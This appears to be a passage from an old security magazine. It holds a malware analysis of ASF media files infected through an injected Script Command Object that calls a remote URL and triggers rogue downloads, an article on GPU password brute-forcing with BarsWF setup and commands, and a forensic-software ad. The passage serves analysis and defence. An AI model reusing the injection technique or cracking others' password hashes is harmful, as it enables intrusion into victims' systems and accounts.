


Figure 5. ASF File Structure Pre and Post Infection Overview

package with Windows Media Rights Manager. [3] With this definition, how did the attacker manage to inject malicious code?

The following Table 2 contains the names and top-level ASF object GUIDs (identifier) as defined in ASF Specification document [4].

Apparently, the attacker found a freeway through `ASF_Script_Command_Object` defined inside the ASF Header as shown in Table 3.

Infection Carrier: Your MP3 Is Mine

The attacker behind this threat knows exactly where and how to exploit a legitimate function in ASF file structure and this gives us an idea that this has been carefully researched. As shown in Figure 5, the file infector program modifies the ASF header by adding a *Script Command Object*. When the infected media file or *infection carrier* gets played, the ASF header objects will pass an

instruction to Windows Media Player and this is where the attacker took advantage.

Let's take *Beethoven...* the common file that usually gets infected as our example. Inside this infected media file contains notable script command object information. Please guide through the numbers as noted in Figure 6 and refer the meaning below:

- 1 Object GUID (16 bytes)
- 2 Object size (QWord) which is 0x72h (114 bytes)
- 3 Count which is 1
- 4 Type count which is 1
- 5 Type length which has 0x0A value
- 6 Type name which is URLANDEXIT
- 7 Script command `http://isvr.net?t=36`




Figure 6. Injected ASF Script Command Object

Table 2. Top-level ASF Objects

Name	GUID
ASF_Header_Object	75B22630-668E-11CF-A6D9-00AA0062CE6C
ASF_Data_Object	75B22636-668E-11CF-A6D9-00AA0062CE6C
ASF_Simple_Index_Object	33000890-E5B1-11CF-89F4-00A0C90349CB
ASF_Index_Object	D6E229D3-35DA-11D1-9034-00A0C90349BE
ASF_Media_Object_Index_Object	FEB103F8-12AD-4C64-840F-2A1D2F7AD48C

Table 3. Top-level ASF Objects

Name	GUID
ASF_File_Properties_Object	8CABDCA1-A947-11CF-8EE4-00C00C205365
ASF_Stream_Properties_Object	B7DC0791-A9B7-11CF-8EE6-00C00C205365
ASF_Header_Extension_Object	5FBF03B5-A92E-11CF-8EE3-00C00C205365
ASF_Codec_List_Object	86D15240-311D-11D0-A3A4-00A0C90348F6
ASF_Script_Command_Object	1EFB1A30-0B62-11D0-A39B-00A0C90348F6
ASF_Marker_Object	F487CD01-A951-11CF-8EE6-00C00C205365
ASF_Bitrate_Mutual_Exclusion_Object	D6E229DC-35DA-11D1-9034-00A0C90349BE
ASF_Error_Correction_Object	75B22635-668E-11CF-A6D9-00AA0062CE6C
ASF_Content_Description_Object	75B22633-668E-11CF-A6D9-00AA0062CE6C
ASF_Extended_Content_Description_Object	D2D0A440-E307-11D2-97F0-00A0C95EA850
ASF_Content_Branding_Object	2211B3FA-BD23-11D2-B4B7-00A0C955FC6E
ASF_Stream_Bitrate_Properties_Object	7BF875CE-468D-11D1-8D82-006097C9A2B2
ASF_Content_Encryption_Object	2211B3FB-BD23-11D2-B4B7-00A0C955FC6E
ASF_Extended_Content_Encryption_Object	298AE614-2622-4C17-B935-DAE07EE9289C
ASF_Digital_Signature_Object	2211B3FC-BD23-11D2-B4B7-00A0C955FC6E
ASF_Padding_Object	1806D474-CADF-4509-A4BA-9AABCB96AAE8

This small piece of instruction created a huge difference on media files. Once the user executes it, the injected script will invoke users' default browser in background, which reads and accepts command from the remote server.

As shown in Figures 7, 8 below, the infected media file will attempt to play as if nothing happens.

However, few seconds later the user will notice unusual pop-ups such as file download or fake alerts from rogue software. If the remote IP address is

offline, the infected media file will cause users' default browser like Internet Explorer to open. Furthermore, as an effect of the infection the streaming quality of the media file will be obviously damaged and unfortunately irrecoverable.

Detection & Defense

With the dramatic change of today's malware landscape, it is very important to make sure proper security measures are implemented and working. For cases like this, it is best way to take note of the following:

- Download from trusted source and avoid piracy.
- Do not forget to check your security scanners and make sure it is running using the latest signature.
- If you are not sure whether it provides necessary protection on latest threats, it is best approach to inquire and seek for early information that could be use as additional insights for proactive countermeasure.
- A subscription to different security bulletins and awareness channels will also make a huge difference specifically on responding to emerging threats.

As conclusion, this analysis aims to provide clear understanding that threats are evolving and new attack techniques are constantly introduced. Attackers often took the biggest challenge on evading security scanner detection as well as ways on how it will remain undetected or unnoticeable once installed. However, attackers are now also considering massive profitability of these threats, so it keeps eyeing on popular trends and immediately take advantage if opportunity arises.

Unfortunately the attack presented on media file clearly shows us that it does not require exploiting and/or discovering vulnerability to carry out malicious activity instead a simple legitimate feature could be use to deploy.

Apparently, the means, motive and opportunity rolled successfully to achieve this attack.

Methusela Cebrian Ferrer

Methusela Cebrian Ferrer is a Senior Research Engineer with CA Internet Security Business Unit (CA ISBU) based in Melbourne, Australia. She is very passionate working on Anti-Malware research and on free time helping infected Mac users through her personal [blog@www.ithreats.net](http://www.ithreats.net)

On The 'Net

- [1] <http://msdn.microsoft.com/en-us/library/bb762494.aspx>
- [2] http://en.wikipedia.org/wiki/Advanced_Systems_Format
- [3] <http://www.microsoft.com/windows/windowsmedia/forpros/format/asfspec.aspx>
- [4] <http://msdn.microsoft.com/en-us/library/bb643323.aspx>




Figure 8. Downloading Rogue Antispyware



Figure 7. Downloading Executable Trojan



TAM HANNA

First Password Shooters

Difficulty



An average Graphics Processing Unit (GPU) has a dull life; it renders aliens, objects, trees, and maybe the occasional nude. That's too bad for them... but mine is better off; it cracks passwords for fun and profit (as I forget my passwords all the time).

First-person shooters definitely did a lot for the evolution of computing. Nowadays, graphics accelerators have reached a point where they exceed the chip size of the average CPU by far. No longer are they limited to a few predefined commands; the latest GPU's from both ATI and NVIDIA can be harnessed for all kinds of (scientific) computation.

Understanding GPUs

The core difference between *Central Processing Units* (CPU's) and *Graphics Processing Unit* (GPU's) is in the name: while the first is a CENTRAL processing unit, the latter ones go by the nickname GRAPHICAL processing unit. Many graphical tasks can be parallelized well and consist of simple operations; all current architectures are designed for performing hundreds of very simple tasks at the same time rather than having one or two cores which can do *everything* reasonably well.

CUDA et al

Programs like *Seti@Home* have taken advantage of GPUs for quite some time, and managed to gain spectacular performance boosts. *CodingHorror.com* (see <http://www.codinghorror.com/blog/archives/000823.html>) performed a performance tally two years ago and found out that top-of-the-line GPUs of the time were up to 20 times faster than their corresponding CPUs (see Figure 1).

NVIDIA was among the first manufacturers to realize this competitive advantage in its products. Its *Compute Unified Device Architecture* (CUDA) allows developers to use GPUs (from GeForce 8 onwards) via a C-ish interface. Since then, applications like Photoshop were updated to use these chips, sometimes increasing performance tenfold compared to classic CPU computation. NVIDIA actually sells Tesla cards, which are (extremely overpriced) GPUs without monitor outputs intended solely for computational purposes.

Maths and delays

Password cracking can take two forms: online and offline. Online password cracking tests passwords against a live system. This requires very little effort on the attackers end, but can be hindered with various mechanisms like requesting CAPTCHA's [1] after five failed log-in attempts or a limited amount of attempts/time span (see Figure 2).

As online systems usually take quite some time to respond (ping times for Google.com are, on average, at least 50ms), performing password cracking attempts against running systems is not done often. This leads us to offline attacks.

In the past, passwords were stored in plain-text files. This meant that attackers who stole that file had all the passwords, which was undesirable as many systems could be exploited to reveal these files with relative ease.

WHAT YOU SHOULD KNOW...

Basic knowledge about authentication

WHAT YOU WILL LEARN...

How GPUs can be used for bruteforcing passwords

USING GRAPHICS CARDS TO BRUTE-FORCE PASSWORDS




Figure 1. Relative Seti@Home performance




Figure 2. Gmail requires users to fill out a CAPTCHA after a few failed login attempts




Figure 3. Overview of hashed password storage

Thus, hashing functions were used. These return a deterministic value when fed with input and cannot be reversed; systems store these hashes instead of the plain-text passwords and compare them against the hash generated from the user input (see Figure 3).

Attackers who manage to get hold of the stored file thus can't extract the password directly, as there is no relationship between output and input which can be exploited in a computationally and mathematically feasible way; all an attacker can do is try all the possible values in order to find one which matches the one stored in the file.

Parallelization

Password cracking inherently parallelizes well, as there is very little communication needed between nodes. The server distributes the ranges, and the nodes start processing on their own. When one of them hits the jackpot, it reports back to the server, who then reassigns all nodes new tasks and alerts the user.

Commercial password crackers have supported network parallelization for quite some time: hashes were spread over a network of PCs, who then tried out ranges of combinations independently. While this accelerated the cracking process a lot, large clusters of ordinary PCs are expensive to run (high power drain) and maintain (large amounts of space is needed).

Brute-force computing systems based on GPUs are cheaper: one planar can host

Completely Automated Public Turing test to tell Computers and Humans Apart

[1] CAPTCHA (Completely Automated Turing Test To Tell Computers and Humans Apart) is a program that can generate and grade tests that humans can pass but current computer programs cannot (<http://en.wikipedia.twiki/CAPTCHA>).

multiple GPU's with ease. Thus, ElcomSoft's move to patent a GPU-based password cracking algorithm was not too surprising.

Let's play!

People owning a NVIDIA GeForce 8 card (or better) can use a special version of ElcomSoft's Distributed Password Recovery. Its handling is very similar to

that of the regular version... except for significantly higher speeds (chart from ElcomSoft, see Figure 4).

Attacking WiFi networks

ElcomSoft did not stop at attacking various files. Their latest product was released three months ago, and goes by the name *Elcomsoft Wireless Security*

Auditor. It is unique as it supports both NVIDIA CUDA-capable cards and certain ATI models (you will need an AMD Firestream or Radeon HD3870 or HD4000-series card).

This provides the possibility to attack WPA-PSK at an unprecedented speed of up to 32000 passwords per second when used with high-end NVIDIA cards and can be considered the first real threat for WPA-PSK networks.




Figure 4. GPU's and Tesla cards can accelerate password cracking processes significantly




Figure 5. More characters = better password

Password complexities

After having looked at the performance charts above, it is now time for a bit of mathematics. The number of possible passwords can be computed by the following formula:

$$passwords = possible\ characters^{length}$$

When looking at this formula, we see that password complexity is affected by two factors: the number of characters used in the password, and the length of the password.

This means that an 8 character password made up of small caps only is less difficult to crack than a 8 character password made up of small caps and numbers.

The chart below shows the complexities for password consisting of lower-case chars, lower and upper-case chars and lower, upper and numeric chars (see Figure 5).

The maximum cracking time can then be deduced as follows:

$$seconds = \frac{characters^{length}}{pws/sec}$$

Thus, NTLM-protected passwords with 8 characters consisting of small caps only can be broken in less than 160 seconds using an NVIDIA GTX295 card which costs less than 400 Euros as of this writing.

Fun with BarsFW

ElcomSoft's product is limited to NVIDIA cards... which means that about 50% of the world is left in the rain. Fortunately, Svarychevski Michail Aleksandrovich, was not afraid of ATI's less developed Brook SDK, and ported his MD5 cracker BarsWF to the platform (which supports all ATI2xxxHD or better GPUs, except for possibly the 2900HD).

BarsWF can be downloaded from his web site (<http://3.14.by/en/md5>) – the lines below are based on version 0.8 of the program. Furthermore, the latest drivers

are needed – they can be obtained from the ATI website.

First of all, the archive file (*BarsWF_Brook_x32.zip*) must be unpacked into




Figure 6. BarsWF hard at work

Listing 1. These DLLs must be in place for BarsWF to work

```
E:\barswf\4ati>dir
Volume in Laufwerk E: hat keine Bezeichnung.
Volumer Seriennummer: E0D4-4462

Verzeichnis von E:\barswf\4ati

30.05.2009  04:03    <DIR>          .
30.05.2009  04:03    <DIR>          ..
02.12.2008  15:00           315.392 brook.dll
29.04.2009  03:18       3.280.896 amdcald.dll
29.04.2009  03:20         45.056 amdcalt.dll
29.04.2009  03:20         45.056 amdcalc1.dll
06.01.2009  03:51         856.064 BarsWF_Brook_x32.exe
           5 Datei(en)         4.542.464 Bytes
           2 Verzeichnis(se), 319.176.704 Bytes frei

E:\barswf\4ati>
```

Listing 2. This barsWF installation works

```
E:\barswf\4ati>BarsWF_Brook_x32.exe -?

Usage:
-?                Prints this help
-r                Continue previous work from barswf.save
BarsWF updates it every 5 minutes or on exit
-h 1b0e9fd3086d90a159a1d6cb86f11b4c Set hash to attack
-c 0aA~           Set charset. 0 - digits, a - small chars
, A - capitals, ~ - special symbols
-C "abc23#"      Add custom characters to charset.
-X "0D0A00"      Add custom characters in hex to charset.

-min_len 3       Minimal password length. Default 0. MAX
15!!! :-]

E:\barswf\4ati>
```

Subscribe
to our
newsletter



and get :

- free issues of Hakin9
- recent information on new release
- free articles

and more

BASICS

a folder of its own. Afterwards, three DLLs must be copied into the folder where the executable is – they are called:

- `amdcalcl.dll`
- `amccaldd.dll`
- `amdcalrt.dll`

Some versions of the driver prefix their names with `ati` rather than `amd` – in this case, use the system's `find` to find the following dlls:

- `aticalcl.dll`
- `aticalrt.dll`
- `aticaldd.dll`

And rename them to match the names in the list above (e.g. `aticalcl.dll` becomes `amdcalcl.dll`). Your folder should now look like this (see Listing 1).

Once this is done, verify the functionality of the program by invoking its help function. If you get an error message about a missing DLL, check the above paragraphs (see Listing 2).

If your output looks similar to the one above, BarsWF is up and running – in which case you can torture it with a call like the one below:

```
BarsWF_SSE2_x64.exe -h 21685d282d79098b89bdf5a916b66c90 -X "030405313233" -min_len 12
```

BarsWF will then display its status screen with a blinking heart... and will start to bruteforce the hash. On my ATI2400-based machine (absolute low-end; I am not a gamer), the program had issues with

the dynamic undervolting of the GPU. This meant that the GPU crawled at 110MHz rather than its nominal 525, and led to a rather crappy score of just 5.5 Mhash/second (see Figure 6).

Interpolating these numbers brings us to a computational performance of about 27 MHash/second... which is about on par with the performance exhibited by the SSE version of the program when bound to a single core of an overclocked Pentium E2140 (running at 2.14 GHz, nets about 30 MHash/second, see Figure 7).

German users using older versions of the driver (which underclock the GPU less aggressively and thus save less power) have reported insane values with higher-end GPU's... keep in mind that GPU performance increases linearly not only with frequency but also with the number of shaders (which tends to double or quadruple with high-end cards compared to baseline models).

Monetary matters

Don't ask me why users in message boards keep posting sections like the one below:

- *And also, why not say, if some bot-net owner, would use all the gpus he caught, for cracking industry passwords, how much power he'd have, way beyond of just sending spam,*

This is unlikely IMHO, as there are way too many different types of GPU on the market. Supporting all of these would make for

Table 1. Cost per Hash

Hardware	Cost
Core 2 Q6600	2.4 Euro / million
GTX295	0.43 Euro / million

a huge and easy-to-detect binary... you get the idea.

However, the underlying idea is not as unrealistic as it may seem. When done right, a GPU-based solution can be a lot cheaper than a system based on CPUs. The first reason for this is that having multiple CPU's on a single system requires expensive and special hardware, while adding an extra GTX card requires but a free PCIe slot.

Assuming that the cost for the underlying hardware (motherboard, memory, etc) is the same, we get the following cost per million NTLM hashes (see Table 1).

If we now assume that the underlying hardware costs 400 Euro per CPU, but can alternatively support 2 GPUs, the cost benefit becomes even more evident...

Conclusion

It is now time to rethink that beloved 6-character password. But: GPU-based password cracking doesn't make the use of passwords obsolete. If attackers can not get a hold of hashes, attacks can be averted by secure application architectures. If they do, sufficiently long and complex passwords will keep the average black-hat hacker out.

Technology is but one attack vector: there's always social engineering. As long as users are willing to give out their passwords and business cards for a free pen, well then, you get the idea...

Tam Hanna

Tam Hanna has been in the mobile computing industry since the days of the Palm IIIc. He develops applications for handhelds/smartphones and runs for news sites about mobile computing:

<http://tamspalm.tamoggemon.com>

<http://tamspc.tamoggemon.com>

<http://tamss60.tamoggemon.com>

<http://tamswms.tamoggemon.com>

If you have any questions regarding the article, email author at: tamhan@tamoggemon.com




Figure 7. BarsWF again – torturing my CPU

Passware Password Recovery Kit Forensic 9.7


A Complete Password Recovery and E-Discovery Solution for Computer Forensics

Passware Inc., has combined all its proven password recovery tools and encryption detection technology, and released a complete evidence discovery solution for computer forensics.

All password recovery and decryption algorithms that Passware has developed and improved for more than 12 years are now available in the all-in-one **Passware Password Recovery Kit Forensic**.

Key Features

- Scans computers and network for password-protected files
- Recovers passwords for **180+ file types**
- Unlocks hard drives protected with **BitLocker** and **TrueCrypt**
- Retrieves electronic evidence in a matter of minutes from a Windows Desktop Search Database
- Includes **Portable Version** that runs from a USB thumb drive and recovers passwords without installation on a target PC



Let me just say "well done". Excellent software, excellent support. I have watched this software evolve over the past six year. World class stuff.

Craig Vogel, myComputerGuy, inc.



Advanced Features

- Recovers many password types **instantly**
- Accelerates password recovery with distributed computing (**Distributed Password Recovery**)
